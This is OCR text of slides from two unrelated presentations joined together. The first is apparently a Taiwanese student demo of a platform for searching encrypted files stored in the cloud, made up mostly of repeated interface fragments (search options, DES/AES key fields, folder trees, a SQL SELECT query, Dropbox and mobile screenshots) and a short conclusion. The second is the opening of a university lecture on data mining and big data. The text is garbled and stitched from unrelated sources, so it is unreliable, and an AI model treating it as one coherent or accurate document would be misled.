

File
Tools
總獎金80萬
Search Options
Search Filter
root
Action
Open File
Save File
Search Condition
OR
AND
Search a phrase
Algorithm Type
DES
AES
Key
Separate Characters by Space
search
Clear
Details
root
dir01
dir01-1
dir02
dir03
Id
CreationDate
FileName
LastUpdate
35...
2013/10/20
root\雲端資安提案活動辦法(final).pdf


File
Tools
虛擬化
Search Options
Search Filter
root
Action
Open File
Save File
Search Condition
OR
AND
Search a phrase
Algorithm Type
DES
AES
Key
Separate Characters by Space
search
Clear
Details
root
dir01
dir01-1
dir02
dir03
Id
CreationDate
FileName
LastUpdate
35...
2013/10/20
root\雲端資安提案活動辦法(final).pdf


File Tools
1977169410.pdf - Adobe Acrobat Pro
File Edit View Window Help
Create
1 / 3
94%
Tools Comment Share
經濟部工業局
INDUSTRIAL DEVELOPMENT BUREAU
MINISTRY OF ECONOMIC AFFAIRS
經濟部工業局廣告
102 校園資安產學合作提案活動
全景、宏碁 eDC、華碩雲端、趨勢與您攜手進入多彩多姿資安世界
一、緣起：
經濟部工業局為促動更多人才投入資安產業，於 98 年產業科技策略會議(SRB，Strategy Review Board)將資安人才培育列為重要工作項目之一，希望協助資安業者與校園資安人才產生良好互動。有鑑於此，經濟部工業局委託工研院資通所執行「資通訊安全產業推動計畫」，希望計畫透過推廣方式，協助國內資安業者有更多元機會深入校園，針對資安議題進行資安產學合作。
Search Opti
Search Filte
Action
Separa
root


File
Tools
securiti
Search Options
Search Filter
root\dir02
Action
Open File
Save File
Search Condition
OR
AND
Search a phrase
*
Separate Characters by Space
search
Clear
Algorithm Type
DES
AES
Key
****
Details
root
dir01
dir01-1
New Folder
dir02
dir03
Id
CreationDate
FileName
LastUpdate


File Tools
authenticat
Search Options
Search Filter root\dir02
Action
Open File Save File
Search Condition
OR AND
Search a phrase *
Separate Characters by Space
search
Clear
Algorithm Type
DES AES
Key ********
Details
root
dir01
dir01-1
New Folder
dir02
dir03
Id CreationDate FileName LastUpdate
35... 2013/10/30 root\dir02\authenticate.txt
35... 2013/10/30 root\dir02\authentication.txt
authenticate.txt - Notepad
File Edit Format View Help
authenticate
authentication.txt - Notepad
File Edit Format View Help
authentication


Computer ▸ Local Disk (E:) ▸ FTP ▸ 40035
Search 40035
Organize
Include in library
Share with
New folder
Downloads
Libraries
Name
Date modified
Type
Size
0B607EE5D1F073760EF5113F84315FFA.txt
2013/10/10 下午 0...
Text Document
A87C7A2B2EBFDB9A3AB720B78F38F101....
2013/10/3 上午 01:...
Microsoft Word 9...
File Conversion - A87C7A2B2EBFDB9A3AB720B78F38F101.doc
Select the encoding that makes your document readable.
Text encoding:
Windows (Default)
MS-DOS
Other encoding:
Chinese Simplified (GB2312-80)
Chinese Simplified (HZ)
Chinese Simplified (ISO-2022)
Chinese Simplified (Mac)
Chinese Traditional (Auto-Select)
Chinese Traditional (Big5)
Document direction:
Right-to-left
Left-to-right
Preview:
Page Break
Column Break
Page Break
Column Break
OK
Cancel
.txt - Notepad

SQLQuery2.sql - AM...PC.master (sa (51))* | SQLQuery1.sql - AM...PC.master (sa (58))*


```sql
/****** Script for SelectTopNRows command from SSMS ******/
SELECT [Id_User]
      ,[Id]
      ,[FileName]
      ,[Id_Directory]
      ,[Creation_Date]
      ,[KeyWords]
      ,[Data]
      ,[LastUpdate_Date]
  FROM [SED_DATA].[dbo].[Data]
```


100 %


Results | Messages


	Id_Directory	Creation_Date	KeyWords	Data	LastUpdate_Date
1	40053	2013-10-03 01:04:40.500	[illegible]	A87C7A2B2EBFDB9A3AB720B78F38F101.doc	NULL
2	40052	2013-10-10 14:03:49.230	[illegible]...	0B607EE5D1F073760EF5113F84315FFA.txt	NULL
3	40053	2013-10-16 22:50:52.727	[illegible]	AAD9F3ECA4B820ACE3B312C49B7C5F2B.pdf	NULL
4	40052	2013-10-20 14:51:38.163	[illegible] ...	BA341B565032AD1499DC7A7CF1C5C8A6.pdf	NULL


Our Service on Dropbox










File
Tools
Search Options
Search Filter
Action
Open File
Save File
Search Condition
OR
AND
Search a phrase
Separate Characters by Space
search
Clear
/
demo
ISLabSummerCourse2013
OP
Photos
Yahoo! Mail
工程認證
Id
CreationDate
FileName
pa...
Getting Started.pdf
pa...
ic_launcher.png
pa...
RwPortableV1.6.zip
搜尋
重新命名
移動...
複製...
之前的版本
資料夾
資料夾
共享資料夾
資料夾
資料夾
共享資料夾
Yahoo! Mail
工程認證
Getting Started.pdf
文件
2013/1/3 下午11:09
ic_launcher.png
圖片
0 秒前
RwPortableV1.6.zip
封存
2014/7/30 下午3:17


fuzzytest1.txt
共享
下載
File
Tools
Search Options
Search Filter
/demo
Action
Open File
Save File
Search Condition
OR
AND
Search a phrase
*
Separate Characters by Space
search
Clear
Algorithm Type
AES
DES
Key
****
/
demo
ISLabSummerCourse2013
Photos
Yahoo! Mail
工程認證
Id
CreationDate
FileName
fuzzytest1.txt
fuzzytest1.txt - 記事本
檔案(F)
編輯(E)
格式(O)
檢視(V)
說明(H)
authenticate

Our Service on mobile device



Our Service on mobile device



結論

結論

- 隨著雲端儲存服務的使用者越來越多，在雲端空間中對於密文的搜尋能力將比以往更顯地重要。
- 而雲端儲存空間的安全性也更值得我們去重視。
- 因此我們的貢獻是提供一個密文搜尋平台，提供使用者在加密的文件中，不需要解密就能搜尋使用者欲搜尋的文件。

資料科學 -
資料探勘與大數據分析
Data Science
Data Mining and Big Data Analysis

高雄師大 孫培真
sun@nknu.edu.tw

Why Study Data Science?

Data is incredibly valuable
if it is recorded facts

We can extract actionable knowledge
from data for

- Explaining
- predicting
- decisions making

There is an example: Beer and Diaper

What is Data Science?

Data Science like many other sciences is a Descriptive Science.

- Data Mining
  - Statistics
  - Machine Learning
- Big Data Analysis
  - Data Mining
  - Distributed Computing

Full Stack Data Science

- Dealing with data set of all kinds – structured, semi-structured ,and unstructured data (text, images, video).
- Not simply analyze the data, but will look at it from many angles, with the hope of discovering new insights.

Data Mining

- Classification
  - predicting a discrete class
- Clustering
  - grouping similar instances into clusters
- Numeric prediction
  - predicting a numeric quantity
- Association
  - detecting associations between features

Data Mining

- Association
  - detecting associations between attributes
  - Can predict any attribute's value, not just the class, and more than one attribute's value at a time
  - far more association rules than classification rules
  - constraints are necessary
  - Minimum coverage and minimum accuracy

Input

- Data is recorded facts
- Concepts, instances, attributes
- Attributes: measuring aspects of an instance
- Nominal, ordinal, interval, ratio
- We will focus on nominal and numeric ones
- flat files: De-normalizing if from DB
- Instances: the individual, independent examples of a concept

Output

- Knowledge representation
  - Decision tree
  - Rule
  - Linear Model
  - Cluster
  - …
- Visualization

Process

- Exact solution or valid solution
- Weak (general) method or Heuristic algorithm
- Internal Validity and External Validity
- Care the problem of overfitting

What is Big Data Analysis ?

